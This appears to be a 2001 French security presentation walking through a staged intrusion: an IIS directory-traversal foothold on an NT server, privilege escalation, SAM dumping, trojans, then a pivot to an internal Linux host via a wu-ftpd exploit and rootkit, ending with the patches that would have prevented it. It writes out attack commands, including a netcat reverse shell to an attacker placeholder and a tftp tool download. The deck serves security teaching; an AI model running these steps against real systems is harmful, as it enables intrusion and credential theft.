
Exemple d'intrusion dans un réseau

Cédric Blancher - blancher@cartel-info.fr

Daniel Polombo - polombo@cartel-info.fr


11 décembre 2001

- Introduction et présentation du réseau ciblé
- Pénétration du serveur NT
- Découverte et compromission du serveur Linux
- Conclusions

Introduction et présentation du réseau ciblé

- En raison des accords européens sur la cybercriminalité signés à Budapest le 23 novembre 2001, et notamment de l'article 6 de ces accords, les noms de certains programmes utilisés dans cette démonstration ont été modifiés.
- Le texte de la convention est consultable à l'adresse :
 - ▶ [http ://conventions.coe.int/Treaty/FR/Treaties/Html/185.htm](http://conventions.coe.int/Treaty/FR/Treaties/Html/185.htm)

- Exposer quelques techniques utilisées par les pirates pour pénétrer un réseau
- Mettre en relief
 - ▶ la logique de la progression d'une intrusion
 - ▶ les erreurs de configuration qui rendent cette intrusion possible



- Le pare-feu accepte :
 - ▶ les connexions tcp entrantes sur le port 80 (service HTTP)
 - ▶ toutes les connexions tcp et udp sortantes
- Cette configuration n'est pas robuste

- Le serveur NT
 - ▶ seule machine visible de l'extérieur
 - ▶ propose uniquement son service web
- Le serveur Linux
 - ▶ accessible seulement en interne
 - ▶ visible sur la patte interne du serveur NT
 - ▶ offre différents services dont FTP

- Pénétration du serveur NT
- Découverte et compromission du serveur Linux

Pénétration du serveur NT

- Description de la machine cible
 - ▶ Système d'exploitation et niveau des correctifs
 - ▶ Services installés
- Prise de contrôle de la machine
 - ▶ Accès initial
 - ▶ Installation des outils nécessaires
 - ▶ Élévation de privilèges
 - ▶ Obtention de la SAM (Security Account Manager)
- Pérennisation
 - ▶ Installation de cheval de troie (NetBus)
 - ▶ Changement du mot de passe administrateur
- Exploitation

- Windows NT Server 4.0
- Service pack 6a
 - ▶ Dernier service pack en date pour NT
 - ▶ Microsoft a annulé le service pack 7
 - ▶ Pas de patches individuels appliqués

■ IIS 4.0

- ▶ Installation de base
- ▶ 30% des serveurs web sont sous IIS (Netcraft survey, novembre 2001)

- Recherche d'une faille classique : *directory traversal*
- Accès au shell de NT : cmd.exe
- Utilisation d'un outil maison : IISshell
 - ▶ `./iisshell.pl -s <cible>`

- Utilisation de tftp pour l'upload sur le serveur NT
 - ▶ `tftp -i <serveur tftp> get <fichier>`
- Les outils installés
 - ▶ `netcat - nc.exe`
 - ▶ `admin.exe` pour l'élévation de privilèges
 - ▶ `pwdump2.exe` pour l'obtention de la SAM

- admin permet de lancer une commande avec les privilèges administrateur
- netcat permet de générer un shell complet à distance
 - ▶ `nc -l -p 53` (sur l'attaquant)
 - ▶ `admin nc -d -e cmd.exe <attaquant> 53` (sur la cible)

- pwdump2 affiche la SAM dans un format lisible (les mots de passe sont chiffrés)
- on peut alors décrypter la SAM avec :
 - ▶ L0phtCrack (Windows)
 - ▶ John the Ripper (Unix/DOS/Windows)

- Installation de Netbus
 - ▶ Upload et exécution du serveur sur la victime
 - ▶ Utilisation du client

- Modification du mot de passe administrateur
 - ▶ net user administrateur <nouveau mot de passe>
- Ajout d'un nouveau compte
 - ▶ par un cheval de troie comme bo2k
 - ▶ avec la commande 'net user'

- Une fois cette machine compromise, elle peut servir de base pour des attaques vers le reste du réseau
 - ▶ Exploitation de relations de confiance
 - ▶ Utilisation de pwdump3 pour obtenir la SAM du domaine
 - ▶ ...

Découverte et compromission du serveur Linux

- Découverte de l'existence du serveur Linux
- Description de la machine cible
 - ▶ Système d'exploitation
 - ▶ Services installés
- Prise de contrôle de la machine
 - ▶ Accès initial
 - ▶ Récupération du fichier de mots de passe
- Pérennisation
 - ▶ Ajout d'un nouvel utilisateur privilégié
 - ▶ Installation d'un "rootkit"

- Découverte du réseau privé
 - ▶ ipconfig /all
 - ▶ route print
 - ▶ arp -a
 - ▶ fscan
- Test de l'existence de services présentant des failles classiques (avec netcat)
 - ▶ tcp/21 : ftp (wu-ftpd site exec vulnerability)
 - ▶ tcp/22 : ssh (ssh crc32 compensation attack)

- Linux RedHat 6.2 "vanilla" :
 - ▶ Noyau 2.2.14
 - ▶ Serveur FTP : WU-FTPD 2.6.0, RPM
- Serveur SSH : OpenSSH 2.1.1p2, RPM

- Accès à la machine Linux : redirection de ports
 - ▶ upload d'un redirecteur de ports sur le serveur NT (rinetd.exe)
 - ▶ redirection du port 80 du serveur NT vers le port 21 du serveur Linux
- Utilisation d'un exploit sur le serveur FTP
 - ▶ permet d'obtenir un shell avec les droits superutilisateur
 - ▶ on aurait pu utiliser une vulnérabilité SSH

- Ajout d'un compte privilégié
 - ▶ par écriture directe dans `/etc/passwd` et `/etc/shadow`
 - ▶ par la commande `useradd`

- Installation d'un *rootkit* : LRK ou ADORE
 - ▶ un rootkit est un ensemble d'outils installés par un pirate sur une machine compromise pour masquer l'intrusion aux administrateurs tout en maintenant son accès
 - ▶ LRK fournit des *exécutables modifiés*
 - ▶ Adore se présente sous forme de *Linux Kernel Module*, ou LKM
- Mise en place d'Adore
 - ▶ transfert des fichiers du rootkit via le serveur NT
 - ▶ installation du module
 - ▶ exemple d'utilisation

- Un tunnel peut être mis en place pour masquer l'accès à Internet
 - ▶ Tunnel IP sur HTTP
 - ▶ Tunnel IP sur DNS
 - ▶ Tunnel PPP sur SSH relayé par un proxy HTTP/HTTPS
 - ▶ Tunnel IP sur SMTP
 - ▶ Tunnel IP sur ICMP

Conclusions

- Tout ceci aurait pu être évité par l'application régulière des correctifs de sécurité se rapportant aux vulnérabilités suivantes :
 - ▶ Advisory Microsoft MS00-078 (directory traversal)
 - ▶ Advisory Microsoft MS00-003 (faille utilisée par admin.exe)
 - ▶ Advisory CERT CA-2000-13 (wu-ftpd site exec vulnerability)
 - ▶ Vulnerability Note CERT VU-945216 et Incident Note IN-2001-12 (SSH1 CRC-32 compensation attack detector buffer overflow)
- Importance de la cohérence dans la politique de sécurité : un serveur frontal ne devrait pas pouvoir accéder à des machines en interne